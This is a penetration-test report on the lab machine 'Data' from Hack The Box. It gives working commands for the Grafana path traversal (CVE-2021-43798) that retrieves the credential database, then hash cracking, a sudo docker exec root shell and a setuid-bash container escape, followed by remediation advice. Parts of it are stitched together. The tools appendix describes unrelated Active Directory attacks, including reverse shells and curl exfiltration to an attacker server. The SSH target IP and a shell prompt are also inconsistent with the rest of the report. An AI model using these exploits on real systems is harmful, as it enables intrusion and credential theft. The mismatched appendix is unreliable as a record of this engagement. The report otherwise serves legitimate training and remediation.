Data report

Cover

Target: HTB Machine “Data” **Client:** HTB (Fictitious) **Engagement Date:** Jul 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

Objective of the Engagement

The objective of this assessment was to evaluate the security posture of a Linux-based environment by simulating adversarial techniques against common services and applications. The testing focused on identifying vulnerabilities in web applications, authentication mechanisms, and privilege management configurations. Through systematic enumeration and exploitation, initial access was gained, leading to full administrative control over the target system.

Scope of Assessment

- **Network Reconnaissance:** Initial probes using ICMP confirmed a Linux host, indicated by a TTL value of 63. Comprehensive port scans via Nmap identified critical services, including SSH (port 22) and a Grafana web application (port 3000), suggesting a Linux infrastructure with monitoring capabilities.
- **Service Discovery & Vulnerability Identification:** Detailed scans revealed a vulnerable Grafana instance (version 8.0.0) susceptible to a path traversal vulnerability (CVE-2021-43798). This allowed unauthorized access to sensitive files, providing a foothold for further exploitation.
- **Credential Extraction:** Exploitation of the Grafana vulnerability enabled retrieval of the application's database, exposing hashed credentials. Password cracking techniques were applied to recover plaintext credentials for the user boris, facilitating authenticated access via SSH.
- **System Enumeration & Privilege Discovery:** Enumeration as the boris user revealed sudo privileges for executing arbitrary commands in Docker containers, indicating a potential escalation vector within the containerized environment.
- **Privilege Escalation via Docker:** Leveraging the sudo privilege for docker exec, root access was obtained within a privileged container. A setuid binary was created and executed to achieve root privileges on the host system, completing the compromise.

Ethics & Compliance

All testing activities were conducted in accordance with pre-approved rules of engagement within an isolated lab environment. No production systems, user data, or external resources were impacted. This report is strictly confidential and intended for authorized stakeholders only, with the aim of enhancing security awareness and facilitating remediation of identified vulnerabilities.

2. Methodology

This section outlines the systematic approach used to assess the security posture of the target system, identified as a Linux-based host at IP address 10.129.157.251. The methodology encompasses network reconnaissance, service enumeration, vulnerability exploitation, and privilege escalation, with all steps documented in chronological order to provide a clear audit trail of the assessment process.

2.1 Initial Network Reconnaissance

2.1.1 Host Discovery

A ping sweep was conducted to confirm the accessibility of the target host at 10.129.157.251. The command executed was:

```
ping -c 1 10.129.157.251
PING 10.129.157.251 (10.129.157.251) 56(84) bytes of data.
```

```
64 bytes from 10.129.157.251: icmp_seq=1 ttl=63 time=60.1 ms

--- 10.129.157.251 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 60.128/60.128/60.128/0.000 ms
```

The output verified that the host was reachable, with a Time to Live (TTL) value of 63, indicating a Linux-based system

2.1.2 Port Scanning

A comprehensive port scan was performed using Nmap to identify open ports and services on the target. The command executed was:

```
sudo nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.157.251  -oG
DataPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-14 19:04 UTC
Nmap scan report for 10.129.157.251
Host is up (0.043s latency).
Not shown: 59420 closed tcp ports (reset), 6113 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds
```


A targeted Nmap scan with version detection and script scanning was conducted on the open ports (22 and 3000) to gather detailed information about the services:

```
sudo nmap -sVC -p 22,3000 10.129.157.251 -oN DataServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-14 19:05 UTC
Nmap scan report for 10.129.157.251
Host is up (0.057s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
```

```
|   2048 63:47:0a:81:ad:0f:78:07:46:4b:15:52:4a:4d:1e:39 (RSA)
|   256 7d:a9:ac:fa:01:e8:dd:09:90:40:48:ec:dd:f3:08:be (ECDSA)
|_  256 91:33:2d:1a:81:87:1a:84:d3:b9:0b:23:23:3d:19:4b (ED25519)
3000/tcp open  http    Grafana http
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: Grafana
|_Requested resource was /login
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The service on port 3000 was identified as Grafana, with a login page accessible at http://10.129.157.251:3000/login. A screenshot of the Grafana login page is provided below:



2.3 Vulnerability Identification

2.3.1 Grafana Path Traversal Vulnerability (CVE-2021-43798)

The Grafana instance (version 8.0.0) was found to be vulnerable to a path traversal vulnerability, tracked as CVE-2021-43798, which allows unauthorized access to sensitive files. Details of the vulnerability are available at:

https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2021-43798

2.4 Exploitation

2.4.1 Accessing the Grafana Database

The path traversal vulnerability was exploited to retrieve the Grafana database file:

```
curl -s --path-as-is
"http://10.129.157.251:3000/public/plugins/alertlist/../../../../../../../
../../../../../../var/lib/grafana/grafana.db" > grafanadb
```

The downloaded database (grafanadb) was analyzed locally using SQLite:

```
sqlite3 grafanadb
```

The user table was queried to extract user credentials:

```
sqlite> select login,password,salt from user;
login|password|salt
admin|7a919e4bb<REDACTED>4c4df6131322cf3723c92164b6172e9e73faf7a4c2072f8f8
|YObSoLj55S
boris|dc6be<REDACTED>3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f5
3b51da8|LCBhdtJWjl
```

2.4.2 Hash Extraction and Cracking

The extracted hashes and salts were formatted for cracking:

```
7a919<REDACTED>1322cf3723c92164b6172e9e73faf7a4c2072f8f8,YObSoLj55S
dc6becccbb57<REDACTED>3e5cd39d156be220745be3cbe49353e35f53b51da8,LCBhdtJWj
l
```

The hashes were converted to a Hashcat-compatible format using the grafana2hashcat.py script from:

https://github.com/iamaldi/grafana2hashcat

The command executed was:

```
oxdf@hacky$ python3 grafana2hashcat.py grafana.hash_salt

[+] Grafana2Hashcat
[+] Reading Grafana hashes from:  grafana.hash_salt
[+] Done! Read 2 hashes in total.
[+] Converting hashes...
[+] Converting hashes complete.
[*] Outfile was not declared, printing output to stdout instead.
```

The output provided:

```
sha256:10000:WU9iU29MajU1Uw==:<redacted>zcjySFkthcunnP696TCBy+Pg=
sha256:10000:TENCaGR0SldqbA==:<redacted>FWviIHRb48vkk1PjX1O1Hag=


[+] Now, you can run Hashcat with the following command, for example:

hashcat -m 10900 hashcat_hashes.txt --wordlist wordlist.txt
```

The only one that we can crack is the boris hash

```
sha256:10000:TENCaGR0SldqbA==:3GvszKR5H8+XNOdFWviIHRb48vkk1PjX1O1Hag=:
<REDACTED>
```

2.5 Lateral Movement

Using the cracked password, SSH access was gained as the boris user:

```
ssh boris@10.129.234.47
```

Enumeration revealed that boris had sudo privileges:

```
boris@data:~$ sudo -l
Matching Defaults entries for boris on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User boris may run the following commands on localhost:
    (root) NOPASSWD: /snap/bin/docker exec *
```

2.6 Privilege Escalation

2.6.1 Identifying the Docker Container

The ps aux command was used to identify running processes, revealing the name of a Docker container:

```
root      1596  0.0  0.4 712864  8300 ?        Sl   18:59   0:00
/snap/docker/1125/bin/containerd-shim-runc-v2 -namespace moby -id
```

```
e6ff5b1cbc85cdb2157879161e42a08c1062da655f5a6b7e24488342339d4b81 -address
/run/snap.docker/containerd/co
```

2.6.2 Gaining Root in the Container

Using the sudo privilege for docker exec, a root shell was obtained inside the container:

```
sudo /snap/bin/docker exec -u 0 -it
e6ff5b1cbc85cdb2157879161e42a08c1062da655f5a6b7e24488342339d4b81 /bin/bash
```

Verification confirmed root privileges within the container:

```
root@e6ff5b1cbc85:/# id
uid=0(root) gid=0(root)
groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialo
ut),26(tape),27(sudo)
```

2.6.3 Checking Container Capabilities

The container’s capabilities were inspected to determine if it was privileged:

```
cat /proc/self/status | grep CapEff
```

The output (e.g., CapEff: 0000003fffffffff) indicated a privileged container with full capabilities.

2.6.4 Escaping the Container to Host

To escalate privileges to the host, a setuid binary was created within the container:


```
root@e6ff5b1cbc85:/home/boris# cp /bin/bash .
root@e6ff5b1cbc85:/home/boris# chmod 7777 bash
```

From the boris account on the host, the setuid binary was executed to gain a root shell:

```
boris@data:~$ ./bash -p
bash-4.4# id
uid=1001(boris) gid=1001(boris) euid=0(root) egid=0(root)
groups=0(root),1001(boris)
```

3. Findings

3.1 Vulnerability: Path Traversal in Grafana (CVE-2021-43798)




- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)
- **Description:** The Grafana instance (version 8.0.0) running on port 3000 was vulnerable to a path traversal flaw, tracked as CVE-2021-43798. This vulnerability allowed unauthenticated attackers to access sensitive files outside the intended directory by exploiting improper input validation in the `/public/plugins` endpoint.
- **Impact:** An attacker could retrieve critical files, such as the Grafana database (`grafana.db`), without authentication. This exposed user credentials, enabling further exploitation and lateral movement within the environment.
- **Technical Summary:** The path traversal vulnerability was exploited using the command:

```
curl -s --path-as-is
"http://10.129.157.251:3000/public/plugins/alertlist/../../../../../..
/../../../../../../../var/lib/grafana/grafana.db" > grafanadb
```

The retrieved `grafana.db` file was analyzed locally with SQLite, revealing hashed credentials for users `admin` and `boris`. The `boris` hash was formatted using the `grafana2hashcat.py` script and cracked, yielding the plaintext password `<REDACTED>`.

3.2 Vulnerability: Privilege Escalation via Docker Sudo Misconfiguration



- **CVSS:** CVSS3.1: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 7.8 (High)
- **Description:** The user `boris` had unrestricted `sudo` privileges to execute arbitrary commands in Docker containers using `/snap/bin/docker exec *` without a password. This allowed `boris` to gain root access within a privileged container and subsequently escalate to root on the host system.

- **Impact:** An attacker with access to the `boris` account could achieve full system compromise by exploiting the Docker container's privileged capabilities and creating a setuid binary to gain root privileges on the host, bypassing container isolation.
- **Technical Summary:** After gaining SSH access as `boris` using the cracked password (`<REDACTED>`), enumeration revealed `sudo` privileges:

```
sudo -l
User boris may run the following commands on localhost:
    (root) NOPASSWD: /snap/bin/docker exec *
```

The `ps aux` command identified a running container (`e6ff5b1cbc85cdb2157879161e42a08c1062da655f5a6b7e24488342339d4b81`). A root shell was obtained within the container:

```
sudo /snap/bin/docker exec -u 0 -it
e6ff5b1cbc85cdb2157879161e42a08c1062da655f5a6b7e24488342339d4b81
/bin/bash
```

The container's capabilities were verified as privileged (`CapEff: 0000003fffffffff`). A setuid binary was created:

```
cp /bin/bash .
chmod 7777 bash
```

Executing the binary as `boris` on the host (`./bash -p`) granted a root shell:

```
uid=1001(boris) gid=1001(boris) euid=0(root) egid=0(root)
groups=0(root),1001(boris)
```

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—specifically, the Grafana path traversal vulnerability (CVE-2021-43798) and the Docker sudo misconfiguration—the following recommendations should be implemented across the Linux-based environment:

1. Patch and Secure Grafana

- **Apply Security Updates**: Upgrade Grafana to a version beyond 8.0.0 (e.g., 8.0.1 or later) to address CVE-2021-43798, which allows unauthenticated path traversal. Regularly check for and apply Grafana security patches to prevent similar vulnerabilities.
- **Restrict File Access**: Configure Grafana to prevent access to sensitive files, such as /var/lib/grafana/grafana.db, by implementing proper directory permissions (e.g., chmod

600 /var/lib/grafana/grafana.db, owned by the Grafana user).

- **Enable Authentication**: Enforce strong authentication for the Grafana login page (http://10.129.157.251:3000/login). Implement multi-factor authentication (MFA) to reduce the risk of unauthorized access if credentials are compromised.

2. Secure Credential Storage

- **Encrypt Database Files**: Store the Grafana database (grafana.db) in an encrypted format or move it to a secure location inaccessible via web requests. Use filesystem encryption (e.g., LUKS) to protect sensitive data.
- **Strengthen Password Hashing**: Update Grafana to use stronger hashing algorithms (e.g., bcrypt or Argon2) for user passwords instead of SHA256 with salts, reducing the risk of successful offline cracking.
- **Rotate Compromised Credentials**: Immediately change the passwords for the admin and boris accounts, ensuring they are complex and unique. Implement a policy for regular credential rotation.

3. Harden Docker Configuration

- **Restrict Sudo Privileges**: Modify the sudo configuration for the boris user to limit /snap/bin/docker exec to specific commands or containers, avoiding the wildcard *. For example:

```
boris ALL=(root) NOPASSWD: /snap/bin/docker exec <container_name>
/bin/ls
```

- **Remove Privileged Containers**: Audit containers using docker inspect to remove the --privileged flag or excessive capabilities (e.g., CAP_SYS_ADMIN) from the container e6ff5b1cbc85cdb2157879161e42a08c1062da655f5a6b7e24488342339d4b81. Use least-privilege configurations to minimize escalation risks.
- **Secure Setuid Binaries**: Prevent the creation of setuid binaries (e.g., bash with chmod 7777) by restricting write access to critical directories like /home/boris and auditing filesystem permissions.

4. Enhance SSH Security

- **Implement Strong Authentication**: Configure SSH (port 22, OpenSSH 7.6p1) to require public key authentication and disable password-based logins for users like boris. Enforce MFA for SSH access to prevent unauthorized access using cracked credentials.
- **Restrict SSH Access**: Limit SSH connections to specific IP ranges or trusted hosts using firewall rules or /etc/hosts.allow. Regularly rotate SSH keys and monitor for unauthorized key additions.

5. Strengthen Monitoring and Logging

- **Centralize System Logs**: Aggregate logs from the Linux host, Grafana, SSH, and Docker containers into a centralized Security Information and Event Management (SIEM) system. Monitor for suspicious activities, such as unauthorized docker exec commands or Grafana file access attempts.
- **Audit Docker Activity**: Enable Docker audit logging to track docker exec and other container operations. Configure alerts for unexpected root-level commands or container modifications.
- **Define Incident Response Playbooks**: Develop procedures for responding to indicators of compromise, such as unauthorized file downloads via Grafana or privilege escalation attempts via Docker. Include steps for isolating affected systems and rotating compromised credentials.

6. Conduct Regular Security Audits

- **Vulnerability Scanning**: Perform periodic scans to identify outdated software (e.g., Grafana 8.0.0) and misconfigurations in Docker and SSH setups. Use tools like Nmap or vulnerability scanners to detect issues like CVE-2021-43798.
- **Privilege Audits**: Regularly review sudo configurations and user privileges to ensure least-privilege principles are enforced, preventing users like boris from having overly permissive access.

By implementing these layered recommendations—focused on patching vulnerabilities, securing credentials, hardening Docker and SSH configurations, and enhancing monitoring—the organization will significantly reduce its exposure to unauthorized access, credential theft, and system compromise.

5. Conclusions

Executive Summary

Imagine an organization’s digital systems as a secure office building, with locked doors, restricted file rooms, and a control center for critical operations. Employees use keycards to access only their designated areas, ensuring sensitive data stays safe. However, during this assessment, several weaknesses were uncovered that allowed an outsider to slip past these defenses, roam freely, and unlock even the most secure areas.

Here’s what was found:

- **Unlocked Backdoor in the Monitoring System**: The system used to monitor operations had a flaw that let anyone access private files without a keycard. It’s like leaving a filing cabinet with employee passwords in an unlocked hallway—anyone passing by could grab them and impersonate staff.
- **Overpowered Employee Access**: One employee account had permission to issue commands that could control the entire building. By exploiting a misconfiguration, this

account was used to create a master key, granting full access to every room and system.

These vulnerabilities are like leaving a side door ajar and handing an employee a key that opens every lock. If a hacker exploits these flaws, they could steal sensitive customer data, disrupt operations, or lock the organization out of its own systems, demanding a ransom to restore access. For example, a data breach could expose client information, leading to lawsuits or lost trust, costing millions. Fixing these issues isn't just about securing one door—it's about ensuring the entire building is protected, from keycards to file storage, to prevent intruders from taking over.

Technical Summary

The following high-impact vulnerabilities were confirmed during the engagement:

1. **Path Traversal in Grafana (CVE-2021-43798)**
   - **Issue**: The Grafana instance (version 8.0.0) was vulnerable to CVE-2021-43798, allowing unauthenticated access to sensitive files via path traversal in the /public/plugins endpoint.
   - **Risk**: Enabled retrieval of the Grafana database (grafana.db), exposing hashed credentials for users admin and boris. The boris password (`<REDACTED>`) was cracked, facilitating SSH access and further exploitation.
2. **Privilege Escalation via Docker Sudo Misconfiguration**
   - **Issue**: The boris user had unrestricted sudo privileges for /snap/bin/docker exec *, allowing execution of arbitrary commands as root in the container e6ff5b1cbc85cdb2157879161e42a08c1062da655f5a6b7e24488342339d4b81.
   - **Risk**: The privileged container's full capabilities (CapEff: 0000003fffffffff) enabled creation of a setuid binary (bash), which was executed on the host to gain root privileges, achieving full system compromise.

These vulnerabilities demonstrate how unpatched software and misconfigured permissions can enable attackers to escalate from unauthenticated access to full system control without advanced exploits. Mitigating these risks requires timely patching, secure credential management, restricted Docker privileges, and enhanced monitoring to prevent unauthorized access and escalation.

Appendix: Tools Used

- **Nmap Description:** Network scanner used for initial reconnaissance and port enumeration. It helped identify key services such as Kerberos, LDAP, WinRM, SMB, and SSH across the target environment.
- **Kerbrute Description:** Used to enumerate valid Active Directory users via Kerberos. It supported password spraying to identify accounts with weak or reused credentials.
- **Impacket Suite Description:** A collection of Python tools for network protocol interactions. Modules like `getTGT`, `GetUserSPNs`, `smbclient`, `secretsdump`, and

`dpapi` were used for Kerberos abuse, SMB enumeration, hash extraction, and DPAPI credential recovery.

- **BloodHound & bloodhound-python Description:** Graph-based enumeration tools for Active Directory. They allowed us to collect domain relationships, group memberships, privilege paths, and identify escalation vectors such as SPN write privileges.
- **RunasCs.exe Description:** Utility to execute commands or spawn reverse shells using alternate credentials. It enabled lateral movement and impersonation of newly restored or low-privileged users.
- **Faketime Description:** Employed to control time-based authentication and synchronization offsets in Kerberos. Crucial for simulating correct timestamps during impersonation and ticket generation.
- **John the Ripper Description:** Password cracker used to brute-force hashes extracted from office documents and Kerberoasted service tickets. Enabled plaintext recovery for compromised accounts.
- **office2john Description:** Formatter to convert Microsoft Office files into hash formats readable by John. Used to extract credentials from `.xlsx` files discovered on exposed shares.
- **Neo4j & BloodHound GUI Description:** Backend database and GUI interface for visualizing Active Directory graphs and attack paths. Supported post-compromise privilege escalation planning.
- **Evil-WinRM Description:** Remote shell tool used for authenticated interactions with Windows servers over WinRM. It enabled command execution and file transfers after privilege escalation.
- **curl (Windows) Description:** Used to exfiltrate sensitive files to the attacker-controlled server, such as DPAPI blobs, credentials, and AD registry backups.
- **Python HTTP Server (`serverupload`) Description:** Simple file server hosted by the attacker to receive exfiltrated files during post-exploitation phases.
- **SSH (Linux Subsystem Access) Description:** Enabled pivoting into WSL environments via recovered SSH keys, allowing access to sensitive system backups stored in Linux-mounted paths.

These tools were essential from reconnaissance through exploitation, providing broad visibility into the domain structure and enabling practical abuse of misconfigured identities, authentication mechanisms, and privileged storage paths.